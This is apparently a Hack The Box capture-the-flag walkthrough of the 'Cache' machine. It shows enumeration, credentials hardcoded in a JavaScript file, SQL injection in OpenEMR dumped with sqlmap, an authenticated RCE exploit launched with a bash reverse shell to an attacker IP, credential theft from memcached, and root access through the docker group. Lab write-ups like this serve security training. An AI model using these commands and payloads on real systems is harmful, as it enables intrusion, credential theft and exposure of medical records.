


Cache

```
=====
| CACHE 10.10.10.188 |
=====
```



InfoGathering

host	port	proto	name	state	info
10.10.10.188	22	tcp	ssh	open	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 Ubuntu Linux; protocol 2.0
10.10.10.188	80	tcp	http	open	Apache httpd 2.4.29 (Ubuntu)

SSH

SSH server version: SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
(service.version=7.6p1 openssh.comment=Ubuntu-4ubuntu0.3
service.vendor=OpenBSD service.family=OpenSSH service.product=OpenSSH
service.cpe23=cpe:/a:openbsd:openssh:7.6p1 os.vendor=Ubuntu
os.family=Linux os.product=Linux os.version=18.04 os.cpe23=cpe:/
o:canonical:ubuntu_linux:18.04 service.protocol=ssh fingerprint_db=ssh.banner

```


PORT    STATE SERVICE
22/tcp  open  ssh
_ ssh-auth-methods:
  Supported authentication methods:
    publickey
    password
_ ssh-hostkey:
  2048 a9:2d:b2:a0:c4:57:e7:7c:35:2d:45:4d:db:80:8c:f1 (RSA)
  256  bc:e4:16:3d:2a:59:a1:3a:6a:09:28:dd:36:10:38:08 (ECDSA)
_  256  57:d5:47:ee:07:ca:3a:c0:fd:9b:a8:7f:6b:4c:9d:7c (ED25519)
_ ssh-publickey-acceptance:
  Accepted Public Keys: No public keys accepted
_ ssh-run: Failed to specify credentials and command to run.
ssh2-enum-algos:
  kex_algorithms: (10)
    curve25519-sha256
    curve25519-sha256@libssh.org
    ecdh-sha2-nistp256
    ecdh-sha2-nistp384
    ecdh-sha2-nistp521
    diffie-hellman-group-exchange-sha256
    diffie-hellman-group16-sha512
    diffie-hellman-group18-sha512
    diffie-hellman-group14-sha256
    diffie-hellman-group14-sha1
  server_host_key_algorithms: (5)
    ssh-rsa
    rsa-sha2-512
    rsa-sha2-256
    ecdsa-sha2-nistp256
    ssh-ed25519
  encryption_algorithms: (6)
    chacha20-poly1305@openssh.com
    aes128-ctr
    aes192-ctr
    aes256-ctr
    aes128-gcm@openssh.com
    aes256-gcm@openssh.com
  mac_algorithms: (10)
    umac-64-etm@openssh.com
    umac-128-etm@openssh.com
    hmac-sha2-256-etm@openssh.com
    hmac-sha2-512-etm@openssh.com
    hmac-sha1-etm@openssh.com
    umac-64@openssh.com
    umac-128@openssh.com
    hmac-sha2-256
    hmac-sha2-512
    hmac-sha1
  compression_algorithms: (2)
    none
    zlib@openssh.com
_

```

HTTP




Web servers

 Apache 2.4.29

Operating systems


 Ubuntu

JavaScript libraries

 jQuery 3.1.1

 Hammer.js 2.0.4

UI frameworks

 Bootstrap

 Materialize CSS

FUZZ RESULTS

jquery	[Status: 200, Size: 954, Words: 65, Lines: 17]
author.php	[Status: 200, Size: 1522, Words: 180, Lines: 68]
contactus.php	[Status: 200, Size: 2539, Words: 283, Lines: 148]
index.php	[Status: 200, Size: 8193, Words: 902, Lines: 339]
login.php	[Status: 200, Size: 2421, Words: 389, Lines: 106]
net.php	[Status: 200, Size: 290, Words: 23, Lines: 19]
news.php	[Status: 200, Size: 7231, Words: 948, Lines: 100]

Nikto v2.1.6

+ Target IP: 10.10.10.188
+ Target Hostname: 10.10.10.188
+ Target Port: 80
+ Start Time: 2020-05-09 16:21:09 (GMT-4)

+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 2001, size: 5a4f70909088c, mtime: gzip
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37).

Apache 2.2.34 is the EOL for the 2.x branch.

+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD

+ OSVDB-3233: /icons/README: Apache default file found.

+ /login.html: Admin login page/section found.

+ 7863 requests: 0 error(s) and 8 item(s) reported on remote host

+ End Time: 2020-05-09 16:31:26 (GMT-4) (617 seconds)

LOGIN PAGE: http://10.10.10.188/login.html


When attempting to login the site first checks for a valid username and then checks for a valid password.

I was able to verify that the author “ash” is a valid username.

The source page of view-source:http://10.10.10.188/login.html tells me that the login form is making a POST request to net.html. This request does not show up in my Burp proxy which means this may be vulnerable to an SSRF attack.

PASSWORD FOUND

http://10.10.10.188/jquery/functionality.js



```
$(function(){

    var error_correctPassword = false;
    var error_username = false;

    function checkCorrectPassword(){
        var Password = $("#password").val();
        if(Password != 'H@v3 fun'){
            alert("Password didn't Match");
            error_correctPassword = true;
        }
    }
    function checkCorrectUsername(){
        var Username = $("#username").val();
        if(Username != "ash"){
```

USER: ash

PASS: H@v3_fun

These credentials allowed me to sign into the site leading too

http://10.10.10.188/net.html

Welcome Back!



This page is still underconstruction

<http://hms.htb/setup.php>

<http://hms.htb/admin.php>

OPENEMR v5.0.1.3 is being used

SOURCE CODE: <https://github.com/openemr/openemr/>

DB OPENEMR INFO: <http://hms.htb/admin.php>

POSSIBLE PASSWORD FOR OPENEMR: http://hms.htb/contrib/util/emr_scan_load.plx line 39

```
# Parameters for MySQL database connections:
```

```
#
```

```
my $DBNAME = "openemr"; # database name
```

```
my $DBUSER = "openemr"; # database user name
```

```
my $DBPASS = "secret"; # database user's password
```

POSSIBLE PASSWORD FOR OPENEMR: <http://hms.htb/sql/defaults.sql> Line 77

LOGIN PAGE: <http://hms.htb/interface/login/login.php?site=default>



Invalid username or password

Username:

Username:

Password:

Password:

➔ Login

[Acknowledgments, Licensing and Certification](#)

PATIENT LOGIN PAGE: <http://hms.htb/portal/index.php?site=default&w&u>



Patient Portal Login

Username	Password
<input type="text"/>	<input type="password"/>
E-Mail Address	
<input type="text" value="on file email"/>	

[Register](#)[Log In](#)

POSSIBLE PASSWORDS FOR PATIENT LOGIN: http://hms.htb/sql/example_patient_users.sql

Gaining Access

There is a SQL Injection at http://hms.htb/portal/add_edit_event_user.php?eid=1'

Query Error

ERROR: query failed: SELECT pc_facility, pc_multiple, pc_aid, facility.name FROM openemr_postcalendar_events LEFT JOIN facility ON (openemr_postcalendar_events.pc_facility = facility.id) WHERE pc_eid = 1'

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "" at line 4

/var/www/hms.htb/public_html/portal/add_edit_event_user.php at 121:sqlQuery

REFERENCE: <https://www.databreaches.net/openemr-patches-serious-vulnerabilities-uncovered-by-project-insecurity/>

If you are a SQLMap person copy the GET request and change it to a POST request

CONTENTS OF POST.txt

```
POST /portal/add_edit_event_user.php?eid=1 HTTP/1.1
Host: hms.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: PHPSESSID=vqiathvdvhjvhv1ae9taof8se7; OpenEMR=v0ob8nfli7tmbk3tdspsdbm3co
Upgrade-Insecure-Requests: 1
X-Remote-Addr: 127.0.0.1
```

Execute SQLMap command to test automatically for SQL Injectons

```
sqlmap -r POST.txt --level=4 -risk=3
```

```
GET parameter 'eid' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 2335 HTTP(s) requests:
-----
Parameter: eid (GET)
  Type: error-based
  Title: MySQL ≥ 5.1 error-based - Parameter replace (UPDATEXML)
  Payload: eid=(UPDATEXML(3926,CONCAT(0x2e,0x7176717671,(SELECT (ELT(3926=3926,1))),0x716a6a6271),2704))

  Type: time-based blind
  Title: MySQL ≥ 5.0.12 time-based blind - Parameter replace (subtraction)
  Payload: eid=(SELECT 2525 FROM (SELECT(SLEEP(5)))PWqA)
```

Now dump some Table data using SQLMap. This returns a few User tables

```
sqlmap -r POST.txt --threads=10 -D openemr --tables
```

```
therapy_groups_participants
transactions
user_settings
users
users_facility
users_secure
valueset
voids
x12_partners
```

Dump a password hash


```
sqlmap -r POST.txt --threads=10 -D openemr -T users_secure --dump
```

```
Database: openemr
Table: users_secure
[1 entry]
+-----+-----+-----+-----+
| id | salt | username | password |
+-----+-----+-----+-----+
| 1 | $2a$05$l2sTLIG6GTBeyBf7TAKL6A$ | openemr_admin | $2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B. |
+-----+-----+-----+-----+
```

USER: openemr_admin

SALT: \$2a\$05\$l2sTLIG6GTBeyBf7TAKL6A\$

HASH: \$2a\$05\$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B.

PASS: xxxxxx

I was then able to use this password to access the web applicaiton

<http://hms.htb/interface/index.php>

USER: openemr_admin

PASS: xxxxxx

Calendar Flow Board Recall Board Messages Patient/Client Fees Modules Procedures Admin

Q Patient: None

Calendar Message Center

⏪ Sunday, May 10, 2020 ⏩

<	May						>
M	T	W	T	F	S	S	
27	28	29	30	01	02	03	
04	05	06	07	08	09	10	
11	12	13	14	15	16	17	
18	19	20	21	22	23	24	
25	26	27	28	29	30	31	

Providers

All Users

Administrator, Administrator

Your Clinic Name Here

8:00 8:15 8:30 8:45 9:00 9:15 9:30 9:45 10:00 10:15 10:30

From earlier enumeration I know that this version of OpenEmr is vulnerable to an authenticated RCE. There is a python script that can be used at exploit db

```
searchsploit openemr
```

```
# RESULTS
```

```
OpenEMR < 5.0.1 - (Authenticated) Remote Code Execution | php/webapps/45161.py
```

```
root@toborKALI:~/HTB/Cache# python 45161.py http://hms.htb -u openemr_admin -p xxxxxx -c 'bash -i >& /dev/tcp/10.10.14.10/1337 0>&1'
OPENEMR
=====
={ PROJECT INSECURITY }=

  Twitter : @Insecurity
  Site    : insecurity.sh

[$] Authenticating with openemr_admin:xxxxxx
[$] Injecting payload
```

```
root@toborKALI:~/HTB/Cache# nc -lvnp 1337
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.10.188.
Ncat: Connection from 10.10.10.188:39578.
bash: cannot set terminal process group (2073): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cache:/var/www/hms.htb/public_html/interface/main$ whoami
whoami
www-data
```

Inside the /home directory were 2 users. Ash and Luffy. I found a password for ash earlier in my enumeration and used the password to su as ash

USER: ash

PASS: H@v3_fun

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
su ash
H@v3_fun
```

I was then able to read user flag

```
www-data@cache:/var/www/hms.htb/public_html/interface/main$ su ash
su ash
Password: H@v3_fun

ash@cache:/var/www/hms.htb/public_html/interface/main$ cat /home/ash/user.txt
cat /home/ash/user.txt
7087a42268a09cf15053fa2a3514d99b
```

USER FLAG:

7087a42268a09cf15053fa2a3514d99b

PrivEsc

I next noticed a local listener on 11211 which is a memcache server port.

```
ss -antl  
ps aux | grep 11211
```

I used telnet to connect to that port and enumerate cached information

REFERENCE: <https://www.hackingarticles.in/penetration-testing-on-memcached-server/>

```
telnet 127.0.0.1 11211  
  
# View cache  
stats cachedump  
  
# Read cached info  
get user  
get passwd
```

```
stats cachedump 1 0  
stats cachedump 1 0  
ITEM link [21 b; 0 s]  
ITEM user [5 b; 0 s]  
ITEM passwd [9 b; 0 s]  
ITEM file [7 b; 0 s]  
ITEM account [9 b; 0 s]  
END  
get user  
get user  
VALUE user 0 5  
luffy  
END  
get passwd  
get passwd  
VALUE passwd 0 9  
0n3_p1ec3  
END
```

This gave me luffy's credentials

USER: luffy

PASS: 0n3_p1ec3

```
ash@cache:/tmp/.tobor$ su luffy
su luffy
Password: 0n3_p1ec3

luffy@cache:/tmp/.tobor$ id
id
uid=1001(luffy) gid=1001(luffy) groups=1001(luffy),999(docker)
luffy@cache:/tmp/.tobor$
```

The id command write away told me the privesc method. I can execute docker commands as root which can be used to obtain root privilege.

REFERENCE: <https://www.hackingarticles.in/docker-privilege-escalation/>

```
docker image ls
docker run -v /root:/mnt -it 2ca708c1c9cc
cat /mnt/root.txt
```

```
luffy@cache:/tmp/.tobor$ docker image ls
docker image ls
REPOSITORY          TAG                IMAGE ID           CREATED            SIZE
ubuntu              latest            2ca708c1c9cc      7 months ago      64.2MB
luffy@cache:/tmp/.tobor$ docker run -v /root:/mnt -it 2ca708c1c9cc
docker run -v /root:/mnt -it 2ca708c1c9cc
root@b1e4fedff803:/# ls
```

I was then able to read the root flag

```
root@b1e4fedff803:~# cd /mnt
cd /mnt
root@b1e4fedff803:/mnt# ls
ls
root.txt
root@b1e4fedff803:/mnt# cat root.txt
cat root.txt
0908033bfcf357b461bc7c6ab6b95c71
root@b1e4fedff803:/mnt#
```

ROOT FLAG:

0908033bfcf357b461bc7c6ab6b95c71